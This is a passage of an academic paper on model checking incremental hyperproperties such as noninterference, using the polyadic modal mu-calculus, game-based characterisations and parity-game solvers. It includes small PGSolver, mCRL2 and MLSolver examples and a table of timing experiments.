Let A be a fixed alphabet of abstract observations. A *string* is a finite sequence of elements of A. The set of all strings over A is denoted A^*. A *stream* of A's is an infinite sequence of elements of A. The set of all streams over A is A^ω. A stream σ can be specified in terms of its first element $\sigma(0)$ and its stream derivative σ', given by $\sigma'(n) = \sigma(n+1)$. A *trace* is a finite or infinite sequence of elements of A. The set of all traces over A is denoted $A^\infty = A^* \cup A^\omega$. Let 2 be any two element set. A *system* is a set of traces. The set of all systems is $\mathsf{Sys} = 2^{A^\infty}$, the set of infinite systems is $\mathsf{Sys}_\omega = 2^{A^\omega}$.

2.1 Properties vs. Hyperproperties

Clarkson and Schneider present a theory of policies based on properties and hyperproperties [3]. Our definitions are slight generalizations of the original ones, as we do not require all traces to be infinite. As a result, termination-sensitive definitions can be expressed more naturally. A *property* is a set of traces. The set of all properties is $\mathsf{Prop} = 2^{A^\infty}$. A *hyperproperty* is a set of sets of traces or a set of properties. The set of all hyperproperties is $\mathsf{HP} = 2^{2^{A^\infty}} = 2^{\mathsf{Prop}} = 2^{\mathsf{Sys}}$.

2.2 Models of Systems

In this work, we model systems as *partial automata* [16], trees or sets of traces, as these can be seen as equivalent views [15]. A *partial automaton* with input alphabet A and a start state is a 4-tuple $\langle S, o, t, s_0 \rangle$, where set S is the possibly infinite state space of the automaton, the observation function $o : S \to 2$ indicates whether a state is accepting or not, the function $t : S \to (1+S)^A$ gives the transition structure and s_0 is the initial state. If $t(s)$ is defined for some $a \in A$, then $t(s)(a) = s'$ gives the next state; s' is then called an *a-derivative* of s and denoted s_a. When the function $t(s)$ is undefined for some $a \in A$, it is mapped to $\perp$. The observation function indicates whether the empty trace is in the set of traces acceptable by the partial automaton from state s. Note that $t(s)(a) = s'$ is typically abbreviated as $s \xrightarrow{a} s'$ and $t(s)(a) = \perp$ as $s \not\xrightarrow{a}$.

Alternatively, it is often more intuitive and convenient to think of a system as being equivalent to its behavior. In such cases, we talk about the unique tree of system behavior. A *tree* can be obtained from a partial automaton by continuously taking derivatives with respect to elements of A. The start state of the system corresponds to the root of the tree and *subtrees* are obtained by taking derivatives. Yet another view of systems is as sets of traces accepted by a partial automaton. As partial automata, trees and sets of traces are equivalent views on systems, we often implicitly switch between these views: for instance, we may write $t(T)(a)$ and T_a, where the type of T is either tree or system. Finally, for a k-tuple of trees $\overline{T}$ we use notation $\overline{T} \xrightarrow{a}_i \overline{T'}$ to mean that $\overline{T'}_i = t(\overline{T}_i)(a)$, where $\overline{T}_i$ is the i-th tree in $\overline{T}$ and for all j s.t. $1 \leq j \leq k$ and $j \neq i$, $\overline{T'}_j = \overline{T}_j$.

2.3 Auxiliary Definitions

For a partition of alphabet A as $A = A_v \cup A_n \cup A_c$, define a *view* to be a tuple (A_v, A_n, A_c) corresponding to *visible*, *neutral* and *confidential* events [10]. Let sets A_i and A_o be inputs and outputs such that $A_i \subseteq A$, $A_o \subseteq A$ and $A_i \cap A_o = \emptyset$.

We also introduce definitions from previous work [14]. Coinductively define $no_Z : A^\infty \to 2$, which states that there are no events from set Z in a trace as:

$$\frac{}{no_Z(\epsilon)}\ \mathit{coind} \qquad \frac{a \in A \setminus Z \qquad no_Z(x)}{no_Z(a \cdot x)}\ \mathit{coind}$$

Next, inductively define $w \rightsquigarrow_Z a \cdot w'$ (for $Z \subseteq A$, w Z-reveals a with tail w')

$$\frac{}{\epsilon \rightsquigarrow_Z \epsilon} \qquad \frac{a \in Z}{a \cdot w \rightsquigarrow_Z a \cdot w} \qquad \frac{b \in A \setminus Z \qquad w \rightsquigarrow_Z a \cdot w'}{b \cdot w \rightsquigarrow_Z a \cdot w'}$$

Finally, coinductively define *weak bisimulation* w.r.t. set Z as follows:

$$\frac{}{\epsilon \sim_Z \epsilon}\ \mathit{coind} \qquad \frac{w \rightsquigarrow_Z a \cdot w' \qquad u \rightsquigarrow_Z a \cdot u' \qquad w' \sim_Z u'}{w \sim_Z u}\ \mathit{coind}$$

The coinductive definitions are denoted as *coind* on the right side of the rule.

2.4 Incremental Hyperproperties as Coinductive Predicates [14]

In recent work [15] we introduced and formalized the notion of *incremental hyperproperties* (IHPs). Such a hyperproperty is the greatest fixed point of a monotone functional over Sys^k, given in a fragment of Least Fixed Point Logic (the extension of first order logic with fixed point operators) [2], denoted $\mathcal{IL}$.

An *incremental hyperproperty* (IHP) is a coinductive predicate on a k-tuple of trees that can be specified by some formula $\phi \in \mathcal{IL}$. The set of all incremental hyperproperties is $\{\overline{S} \subseteq \mathsf{Sys}^k \mid \overline{S} \models \phi \text{ where } \phi \in \mathcal{IL}\}$. Coupled with an IHP H', we introduced the notion of an H'*-simulation* — an n-ary relation R such that $R \subseteq \Psi_{H'}(R)$, where $\Psi_{H'}$ is a monotone operator determined by H'. To illustrate these notions, consider a variant of noninterference (called noninference [14]):

$$NI(X) \;\widehat{=}\; \forall x_0 \in X\; \exists x_1 \in X.\; (no_{A_c}(x_1) \wedge x_1 \sim_{A_v} x_0).$$

The corresponding notion of NI' is given as follows:

$$\begin{aligned} NI' \;\widehat{=}\; \mathbf{gfp}\, R(s,t)\;.\; \forall a \in A \setminus A_c\; \forall s_a \in \mathsf{Sys}.\; \Big(s \xrightarrow{a} s_a \rightarrow \\ \exists \sigma \in (A \setminus A_c)^*\; \exists t_\sigma \in \mathsf{Sys}.(t \xrightarrow{\sigma} t_\sigma \wedge a \sim_{A_v} \sigma \wedge R(s_a, t_\sigma))\Big) \wedge \\ \forall a \in A_c\; \forall s_a \in \mathsf{Sys}\;.\; (s \xrightarrow{a} s_a \rightarrow R(s_a, t)). \end{aligned}$$

It is known [14] that for all $T \in \mathsf{Sys}$, $NI'(T,T)$ implies $NI(T)$. As a result, to show that $NI(T)$, we can alternatively reason about $NI'(T,T)$.

2.5 The Polyadic Modal mu-Calculus Interpreted over Trees [13]

The polyadic modal mu-calculus $\mathcal{L}_\mu^k$ [1] is a logic whose formulae are interpreted over k-tuples of transition systems. It is an extension of the modal mu-calculus [2] with different diamond and box modalities associated with each system (from the k-tuple). In this work, formulae will be interpreted over k-tuples of trees, denoted $\overline{\mathcal{T}}$. The elements of these tuples will be referred to as $\mathcal{T}_i$, where $1 \leq i \leq k$.

Assume a set $Var_2 = \{X, Y, Z, \ldots\}$ of second-order variables and a set $P = \{Q_i, O_i, \ldots : 1 \leq i \leq k\}$ of propositional constants. Formulae in $\mathcal{L}_\mu^k$ have the following syntax:

$$\Phi ::= tt \mid ff \mid Z \mid \Phi_1 \wedge \Phi_2 \mid \Phi_1 \vee \Phi_2 \mid [a]_i \Phi \mid \langle a \rangle_i \Phi \mid \nu Z.\Phi \mid \mu Z.\Phi,$$

where tt and ff are the constant true and false formulae, $a \in A$, $[a]_i$ and $\langle a \rangle_i$ are the typical modal operators relativized to the i-th tree, where $1 \leq i \leq k$. As usual, μZ and νZ are the least and greatest fixed point operators, respectively. Sometimes, for $K \subseteq A$ we abbreviate $\bigwedge_{a \in K} [a]_i \Phi$ as $[K]_i \Phi$ and $\bigvee_{a \in K} \langle a \rangle_i \Phi$ as $\langle K \rangle_i \Phi$. Finally, propositional variables are ranged over by second-order variables from Var_2. The semantics of $\mathcal{L}_\mu^k$ on trees is given in recent work [13].

Any hyperproperty expressed in $\mathcal{L}_\mu^k$ can be checked in polynomial time [1]. There is an algorithm for deciding $\overline{\mathcal{T}} \models \Phi$, where Φ is closed, $\overline{\mathcal{T}}$ a k-tuple of finite transition systems with state spaces $S_1, \ldots, S_k$ and m is the alternating depth of Φ, in time $O(|\Phi|^m (|S_1| \ldots |S_k|)^{m-1} |\mathcal{T}_1| \ldots |\mathcal{T}_k|)$. Here $|\mathcal{T}_i|$ is the size of the underlying state space plus the size of the transition relation plus 1 and $|S_i|$ is the size of the respective state space. The result is applicable to our setting for reasoning about potentially infinite trees, generated by finite-state partial automata.

3 Incremental Hyperproperty Checking Games

This section starts by presenting a fragment of $\mathcal{L}_\mu^k$ which is expressive enough for the known IHPs. Then it shows how to interpret IHP checking as playing a game (called an IHP *game* and related to parity games) and thus lays the foundations for game-based verification of IHPs.

3.1 A New Logic for Incremental Hyperproperties

The logic $\mathcal{IL}_\mu^k$, which is a fragment of $\mathcal{L}_\mu^k$, is expressive enough for all IHPs encountered in our former work [15,14]. Formulae in $\mathcal{IL}_\mu^k$ have syntax:

$$\Psi ::= \nu Z.\Phi \qquad\qquad \Phi ::= tt \mid ff \mid Z \mid \Phi_1 \wedge \Phi_2 \mid \Phi_1 \vee \Phi_2 \mid [a]_i\Phi \mid \langle a\rangle_i\Phi \mid \mu Z.\Phi.$$

The maximal alternating depth of any formula in $\mathcal{IL}_\mu^k$ is 2, which results in lower model checking complexity compared with $\mathcal{L}_\mu^k$. This is reflected in a result about the complexity of model checking $\mathcal{IL}_\mu^k$: there is an algorithm running in time $O(|\Phi|^2|S_1|\ldots|S_k||\mathcal{T}_1|\ldots|\mathcal{T}_k|)$ for deciding $\overline{\mathcal{T}} \models \Phi$, where Φ is closed and $\overline{\mathcal{T}}$ a k-tuple of finite transition systems with state spaces $S_1, \ldots, S_k$ [13]. The logic allows (a restricted form of) coinductive/inductive definitions reminiscent of the idea that any hyperproperty is the intersection of hypersafety and hyperliveness [3]: the latter are generalizations of safety and liveness properties.

To illustrate the need of alternation of least and greatest fixed point operators (and to give intuition why $\mathcal{IL}$ is insufficient), consider the coinductive unwinding relation osc_V [14] in $\mathcal{IL}_\mu^k$. Intuitively, osc_V gives the indistinguishability of possible behaviors at level A_v, where $O_1 \leftrightarrow O_2$ means that the related states have the same observations (both accepting or both rejecting, see Section 2.2).

$$osc_V \;\widehat{=}\; \nu X.\, O_1 \leftrightarrow O_2 \wedge \bigwedge_{a\in A\setminus A_c} [a]_1\mu Z.(\langle a\rangle_2 X \vee \langle A_n\rangle_2 Z).$$

Although $\mathcal{IL}_\mu^k$ is expressive enough for the known IHPs, the theory presented in this paper is more general as it works for the full polyadic modal mu-calculus.

3.2 Incremental Hyperproperty Checking Games (IHP Games)

In this section we propose a game-theoretic characterization of when an IHP expressed in $\mathcal{L}_\mu^k$ holds for a k-tuple of trees $\overline{\mathcal{T}}$, relative to a second-order valuation V. The IHP games presented next are played by two players: refuter (R) and verifier (V). R attempts to disprove that $\overline{\mathcal{T}}$ satisfies an IHP H', whereas V attempts to prove that H' holds for $\overline{\mathcal{T}}$. A system satisfies an IHP whenever player V has a winning strategy for the respective IHP game.

Assume Φ expresses an IHP. A *play* of the IHP game $HG_{\mathsf{V}}((T^1,\ldots,T^k),\Phi)$ is a finite or infinite sequence of pairs of k-tuples of trees and $\mathcal{L}_\mu^k$ formulae:

$$((T_0^1,\ldots,T_0^m,\ldots,T_0^k),\Phi_0)\ldots((T_i^1,\ldots,T_j^m,\ldots,T_l^k),\Phi_n)\ldots.$$

Note that each formula Φ_i is a subformula of Φ_0 and each tree T_i^j is a subtree of T_0^j. The next move in a play from any position $((T_i^1,\ldots,T_j^m,\ldots,T_l^k),\Phi_n)$ depends on the main connective in Φ_n. The possible moves are given next:

- If $\Phi_n = \Psi_1 \wedge \Psi_2$, then R choses one of the conjuncts Ψ_i $(i \in \{1,2\})$, the k-tuple of trees $(T_i^0,\ldots,T_j^m,\ldots,T_l^k)$ remains unchanged and formula $\Phi_{n+1} = \Psi_i$.
- If $\Phi_n = \Psi_1 \vee \Psi_2$, then V choses one of the disjuncts Ψ_i $(i \in \{1,2\})$, the k-tuple of trees $(T_i^0,\ldots,T_j^m,\ldots,T_l^k)$ remains unchanged and formula $\Phi_{n+1} = \Psi_i$.
- If $\Phi_n = [a]_m\Psi$, then R has to move along the transition $T_j^m \xrightarrow{a} T_{j+1}^m$, the k-tuple of trees $(T_i^0,\ldots,T_j^m,\ldots,T_l^k)$ becomes $(T_i^0,\ldots,T_{j+1}^m,\ldots,T_l^k)$ and formula $\Phi_{n+1} = \Psi$.
- If $\Phi_n = \langle a\rangle_m\Psi$, then V has to move along the transition $T_j^m \xrightarrow{a} T_{j+1}^m$, the k-tuple of trees $(T_i^0,\ldots,T_j^m,\ldots,T_l^k)$ becomes $(T_i^0,\ldots,T_{j+1}^m,\ldots,T_l^k)$ and formula $\Phi_{n+1} = \Psi$.
- If $\Phi_n = \sigma Z.\Psi$, then formula Φ_{n+1} becomes Z and the k-tuple of trees $(T_i^0,\ldots,T_j^m,\ldots,T_l^k)$ remains unchanged.
- If $\Phi_n = Z$ and the subformula of Φ_0 identified by Z is $\sigma Z.\Psi$, then formula $\Phi_{n+1} = \Psi$ and the k-tuple of trees $(T_i^0,\ldots,T_j^m,\ldots,T_l^k)$ remains unchanged.

The winning conditions are considered next. Player R wins a finite play if a false configuration is reached: the evaluated formula Φ_n is *ff*, or position $((T_i^1,\ldots,T_{j+1}^m,\ldots,T_l^k),Z)$ is reached where Z is free in Φ_0 and the k-tuple $(T_i^1,\ldots,T_{j+1}^m,\ldots,T_l^k) \notin \mathsf{V}(Z)$, or V has to move, but such a move is impossible. The rules for V are dual. The winner in an infinite play depends on the outermost fixed point subformula that is unfolded infinitely often: if it is a least fixed point one, R wins; dually, if this is a greatest fixed point one, V wins.

The proposed approach of reasoning about games to determine if a system satisfies an IHP specification is justified by the following theorem.

Theorem 1 (Correctness of IHP games [13]). *The following equivalences are valid:*

1. $(T^1,\ldots,T^m,\ldots,T^k) \models_{\mathsf{V}} \Phi$ *iff player* V *has a history-free winning strategy for* $HG_{\mathsf{V}}((T^1,\ldots,T^m,\ldots,T^k),\Phi)$.
2. *Dually,* $(T^1,\ldots,T^m,\ldots,T^k) \not\models_{\mathsf{V}} \Phi$ *iff player* R *has a history-free winning strategy for* $HG_{\mathsf{V}}((T^1,\ldots,T^m,\ldots,T^k),\Phi)$.

3.3 From IHP Games to Parity Games

IHP games can be converted into equivalent parity games over k-tuples of trees. This means that player $P \in \{V,R\}$ has a history-free winning strategy for an IHP game iff P has a history-free winning strategy for the respective parity game. This is not surprising, as it is known that the solving of a parity game has equivalent complexity to the model checking problem for the modal mu-calculus [2]: the result can be lifted to our polyadic setting. The method for converting IHP games into parity games is similar to the one used by Stirling [18] for converting property checking games into (min-) parity games and can be found in the first author's PhD thesis [13]. The conversion allows the use of results and tools developed for solving parity games to model check IHPs.

4 Model Checking the Polyadic Modal mu-Calculus $\mathcal{L}_\mu^k$

This section starts by presenting the use of traditional model checking techniques for IHPs. Then we introduce two novel, game-based approaches for model checking IHPs. The major advantage of model checking via games is that it gives a very accurate and intuitive account of whether a system respects a specification.

4.1 Traditional Model Checking of $\mathcal{L}_\mu^k$

It is possible to use traditional model checking techniques for IHPs in $\mathcal{L}_\mu^k$. Andersen himself proposed a model checking approach for his $\mathcal{L}_\mu^k$ [1]. The approach is a reduction of the problem of model checking $\mathcal{L}_\mu^k$ to model checking the ordinary modal mu-calculus $\mathcal{L}_\mu$ on a product of the original system.

Given an n-ary tuple of transition systems $(T_1, \ldots, T_n)$, define the product $prod(\overline{T})$ of these to be the labelled transition system $(S, \rightarrow, i)$, where S is the state space given as $S \mathrel{\widehat{=}} S_1 \times \ldots \times S_n$, $\rightarrow$ is the transition relation and i the tuple of the start states. Relation $\rightarrow \subseteq S \times (A \times \mathbb{N}) \times S$ is defined as follows:

$$(s_1, \ldots, s_n) \xrightarrow{a,i} (s_1', \ldots, s_n') \text{ iff } s_i \xrightarrow{a} s_i' \text{ and } \forall j.(1 \leq j \leq n \wedge j \neq i) \rightarrow s_j = s_j'.$$

Next, define $prod(\Phi)$ as the homomorphic map on formulae in $\mathcal{L}_\mu^k$ such that $prod(\langle a \rangle_i \Phi) = \langle (a,i) \rangle prod(\Phi)$. Note that instead of $\langle (a,i) \rangle \Phi$ we typically write $\langle a_i \rangle \Phi$. It is clear that $prod(\overline{T})$ is a single system (vs. tuple of systems) and $prod(\Phi)$ is defined over such systems.

Theorem 2 (Reduction of $\mathcal{L}_\mu^k$ to $\mathcal{L}_\mu$ [1]). *Consider an n-tuple of transition systems $\overline{T}$ and an $\mathcal{L}_\mu^k$ formula Φ, as well as the respective $prod(\overline{T})$ and $prod(\Phi)$ as defined above. Then the following equivalence is valid:*

$$\overline{T} \models \Phi \text{ iff } prod(\overline{T}) \models prod(\Phi).$$

This result is important, as it suggests the use of standard model checking techniques for verification of IHPs expressed in the polyadic modal mu-calculus $\mathcal{L}_\mu^k$.

We next propose two model checking approaches for IHPs via games. The first is based on the combination of IHP games and the parity game solver PGSolver [5]. The second is based on the use of several tools (including MLSolver [6], a tool to reason about satisfiability and validity of modal fixed point logics) and has the advantage that it can be fully automated. Both approaches are based on creating and solving the appropriate parity game, eventually using PGSolver [5].

4.2 Model Checking IHP Games

Start with some IHP game $HG_\vee((T^1, \ldots, T^m, \ldots, T^k), \Phi)$.

1. Convert $HG_\vee((T^1, \ldots, T^m, \ldots, T^k), \Phi)$ into the equivalent min-parity game $PG_\vee((T^1, \ldots, T^k), \Phi)$ (See Section 3.3 and our recent work [13]).
2. Use PGSolver to convert $PG_\vee((T^1, \ldots, T^k), \Phi)$ to its equivalent max-parity game $PG_\vee^{max}((T^1, \ldots, T^k), \Phi)$, as PGSolver solves max-parity games.

3. Use PGSolver to solve the parity game $PG^{max}_{\mathsf{V}}((T^1,\ldots,T^k),\Phi)$.

To know if $(T^1,\ldots,T^m,\ldots,T^k) \models_{\mathsf{V}} \Phi$ holds or does not hold, it is enough to solve the game *locally* for the start node. We have shown the correctness of IHP games and of the conversion to parity games [13]. Hence, if player V has a history-free winning strategy, then it has to be that $(T^1,\ldots,T^m,\ldots,T^k) \models_{\mathsf{V}} \Phi$; if player R has a winning strategy, it has to be that $(T^1,\ldots,T^m,\ldots,T^k) \not\models_{\mathsf{V}} \Phi$.

Example 1. Let V_0 be the view of $A_v = \{l_1, l_2\}$, $A_n = \emptyset$ and $A_c = \{h\}$. Consider the (termination-insensitive version of) IHP definition NI' (see Section 2.4):


$$NI'_{V_0} \;\widehat{=}\; \nu X.[l_1]_1\langle l_1\rangle_2 X \wedge [l_2]_1\langle l_2\rangle_2 X \wedge [h]_1 X.$$

Consider system T, given by the omega regular expression $(l_1hl_2 \mid l_1l_2)^\omega$. The respective IHP game is given in Fig. 1. We next illustrate the use of PGSolver for solving IHP games. We can convert game $HG_{\mathsf{V}}((T,T), NI'_{V_0})$ into a parity game $PG_{\mathsf{V}}((T,T), NI'_{V_0})$ (see Fig. 2, the conversion method is from [13]). The resulting parity game $PG_{\mathsf{V}}((T,T), NI'_{V_0})$ can be specified in PGSolver as follows:

```
parity 17;
0 2 0 1 "1";
1 2 0 2 "10";
2 1 1 3,4 "19";...
```

In such a specification, the first line is optional and gives the highest identifier. Each further line specifies a vertex by giving it an identity number, its parity, its owner, the vertices that are successors and an optional, symbolic name of the vertex [5]. PGSolver converts and solves the parity game globally:

```
Player 0 wins from nodes:
{0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 13, 14, 15, 16}
with strategy [0->1,1->2,3->3,5->6,8->8,11->13,13->14,15->16,16->1]
Player 1 wins from nodes: {12, 17} with strategy [12->12,17->17]
```



1 : $((T,T), \nu X.$
$[l]_1\mu Z.(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z) \wedge [h]_1 X)$
2 : $((T,T), X)$
3 : $((T,T),$
$[l]_1\mu Z.(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z) \wedge [h]_1 X)$
15 : $((T,T), [l]_1\mu Z.$
$(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z))$
16 : $((T,T), [h]_1 X)$
17 : $((T_h,T), X)$
18 : $((T_h,T),$
$[l]_1\mu Z.(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z) \wedge [h]_1 X)$
30 : $((T_h,T), [l]_1\mu Z.$

31 : $((T,T), \mu Z.$
$(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z))$
32 : $((T,T), Z)$
33 : $((T,T), \langle l\rangle_2 X \vee \langle\tau\rangle_2 Z)$
34 : $((T,T), \langle l\rangle_2 X)$
35 : $((T,T), \langle\tau\rangle_2 Z)$
36 : $((T,T_\tau), Z)$
37 : $((T,T_\tau), \langle l\rangle_2 X \vee \langle\tau\rangle_2 Z)$
38 : $((T,T_\tau), \langle l\rangle_2 X)$
39 : $((T,T_\tau), \langle\tau\rangle_2 Z)$
40 : $((T_h,T), [h]_1 X)$
$(\langle l\rangle_2 X \vee \langle\tau\rangle_2 Z))$

Fig. 1. The game graph of $HG_{\mathsf{V}}((T,T), NI'_{V_0})$




Fig. 2. Parity game $PG_{\mathsf{V}}((T,T), NI'_{V_0})$

The winning positions for V and R are presented, as well as the positional strategy from each node. As V has a history-free winning strategy from the start node, it follows that $(T,T) \models NI'_{V_0}$. Hence $NI_{V_0}(T)$ holds [14]. The strategy itself (and not only its existence) is important, as it provides a witness why a hyperproperty holds or does not hold, as well as some intuition. Alternatively, if we were only interested in the validity of the checked formula, we could simply use PGSolver to perform local model checking and determine whether V has a winning strategy from the start node. One obvious way of automating this approach is to use a tool to create an IHP game from the formula and system. However, it is more convenient to convert the (product of) transition systems and formula into a parity game, and then solve that game. This would allow the use of existing tools (e.g. MLSolver and mCRL2 [7]) and can be fully automated.

4.3 Model Checking without Going through IHP Games

The alternative approach that constructs the parity game automatically and does not rely on an IHP game is presented next. The needed steps, given systems $(T^1, \ldots, T^m, \ldots, T^k)$ and formula Φ, are:

1. Make the product of the systems denoted $\mathit{prod}(T^1, \ldots, T^m, \ldots, T^k)$, as outlined in Section 4.1. This can be done in mCRL2 using the parallel composition operator ($||$) and disabling the simultaneous occurrence of multiple actions, as we are not interested in those for the product (see Section 4.2).
2. Convert system $\mathit{prod}(T^1, \ldots, T^m, \ldots, T^k)$ into MLSolver [6] format.
3. Convert formula Φ to work on the product $\mathit{prod}(T^1, \ldots, T^m, \ldots, T^k)$. In essence, each action in the formula is given a subscript linking it with a particular transition system. The result is $\mathit{prod}(\Phi)$ (see Section 4.1).
4. Use MLSolver to create a parity game for system $\mathit{prod}(T^1, \ldots, T^m, \ldots, T^k)$ and formula $\mathit{prod}(\Phi)$.

5. Use PGSolver to solve the parity game resulting from step 4.

The correctness of such an algorithm results from Theorem 2 and the suitable construction of the product. In principle, writing a tool for fully automating these steps is straightforward. For the model checking performed in this work, we only wrote a script automating (the most tedious) step 2.

Example 2. Let view V_1 be: $A_v = \{l\}$, $A_n = \{\tau\}$ and $A_c = \{h\}$. Consider the system S given as $(hl \mid \tau h\tau)^\omega$. We use mCRL2 to build the product $prod(S_1, S_2)$:

```
act h1, h2, l1, l2, τ1, τ2;
proc T1 = h1.l1.T1 + τ1.h1.τ1.T1; T2 = h2.l2.T2 + τ2.h2.τ2.T2; S = T1||T2 ;
init allow({h1, h2, l1, l2, τ1, τ2}, S) ;
```

The policy of interest is $prod(NI'_{V_1})$, here in the format for MLSolver:

$nu\ X\ .\ (([l_1] mu\ Z\ .\ (\langle l_2\rangle X \mid \langle \tau_2\rangle Z))\ \&\ ([h_1]X))\ .$




Fig. 3. The product $prod(S_1, S_2)$

The resulting transition system of $prod(S_1, S_2)$ can be seen in Fig. 3. The specification format (given next) is simple. The first line says that the transition system has 16 states, the second line gives the start state 1. Each further line specifies a state and lists its successors together with the respective labels. The specification of the transition system is encoded in MLSolver as follows:

```
lts 16;
start 1;
1 h1 : 2, τ1 : 3, h2 : 4, τ2 : 5;
2 l1 : 1, h2 : 6, τ2 : 7;...
```

The output (checking whether $prod(NI'_{V_1})$ holds for $prod(S_1, S_2)$) in MLSolver:

```
Game has 15 states. Finished solving: 0.00 sec.
Transition system is no model of the formula!
```

Hence, we may conclude that $(S, S) \not\models NI'_{V_1}$. Instead of directly solving the game, it is possible to display the parity game using MLSolver and the strategy using PGSolver. For instance, the strategy is given as follows:

```
Player 0 wins from nodes: {2, 7} with strategy []
Player 1 wins from nodes: {0, 1, 3, 4, 5, 6, 8, 9, 10, 11, 12, 13,
14, 15} with strategy [1->3,3->4,5->6,6->8]
```

4.4 Experiments

A number of experiments on relatively large (albeit admittedly artificial) systems have been performed and reported in Table 1. The policy was always a variant of the policy *prod*(NI'_V), the approach is the one from Section 4.3.Although the system products become large quite fast, the games are substantially smaller. Proving a formula that is true requires more time than disproving the same formula for a slight variant of the system, having the same number of states (obtained by relabeling). We have not continued this experiment to obtain much larger games, as such experiments for games exist [5]. It would be interesting to further evaluate the approach on large reactive systems (left for future work).

Table 1. Proof of concept evaluation of the approach from Section 4.3

Program	Domain size(product)	Time(in sec)-secure	Time(in sec)-insecure	Game Size
1	1816	0	0	124
2	10139	0	0	330
3	18415	1	1	672
4	22645	8	6	550
5	63271	13	9	1925
6	78392	34	19	2988
7	79500	36	20	3942
8	122492	60	55	4103

5 Advantages of Model Checking via Games

Two of the presented approaches are game-based and this section presents some of the advantages of these in comparison with traditional approaches, such as the one presented in Section 4.1. Although game graphs similar to the one in Fig. 1 are useful for visualizing the respective games, there is more that can be done for understanding and analyzing IHP games. To show this, we introduce two new views of IHP games. These views allow focusing on interesting aspects of the game and are based on information calculated by the model checking algorithm.

We first present notation needed for the formalization of the game graphs (of IHP games) and the new views. Let $\sigma = \{V, R\}$ denote the set of players. A *game graph* can be formalized as the tuple $(\mathbb{V}, \rightarrow, L)$, where $\mathbb{V}$ is the set of positions (vertices), $\rightarrow$ is a binary relation on vertices, and the partial function $L : \mathbb{V} \rightarrow \sigma$, when defined, denotes whose turn it is at a position. The games we consider are positionally determined [13]. Hence, the strategy for player σ is a partial function $f_\sigma : \mathbb{V}_\sigma \rightarrow \mathbb{V}$, where $v \in \mathbb{V}_\sigma$ iff $L(v) = \sigma$. Let Win_σ be the set of winning positions for player σ. Technically, Win_V and Win_R are not part of the game graph and need to be calculated by the model checking algorithm.

We next present the *extended game graph view*, which enhances the game graph with the winning strategy and the complete winning positions. An *extended game graph* view is a 3-tuple (G, f_σ^G, Win^G), including the graph view G, the winning strategy f_σ^G, where $\sigma \in \{V, R\}$, for the winner from the start node, and the set of winning positions for both players denoted $Win^G = Win_V^G \cup Win_R^G$. A simple extended game graph view is presented in Fig. 4. The graph additionally includes the progression of k-tuples of trees along the graph.

The second view is the *tree view* of the game — a finite list of the states visited in a play with stuttering states removed, starting at the root of the game tree and ending at the current position. A *tree view* for an IHP game $HG_\mathsf{V}((T^1, \ldots, T^k), \varPhi)$ at position $HG_\mathsf{V}((T_l^1, \ldots, T_m^k), \varPhi_n)$ is a list of states, starting with $(T^1, \ldots, T^k)$ and ending at $(T_l^1, \ldots, T_m^k)$, without repeating states. As an example, the tree view at position 12 in Fig. 4 is: $(T, T), (T_h, T), (T_{hl}, T)$. This is essentially a view showing the history of a game. The rules for this game come from the policy to be checked; the arena of the game (k-tuple of trees) together with the current position and the rules determine which next moves are possible. Such games capture the intuition behind H'-simulations well.

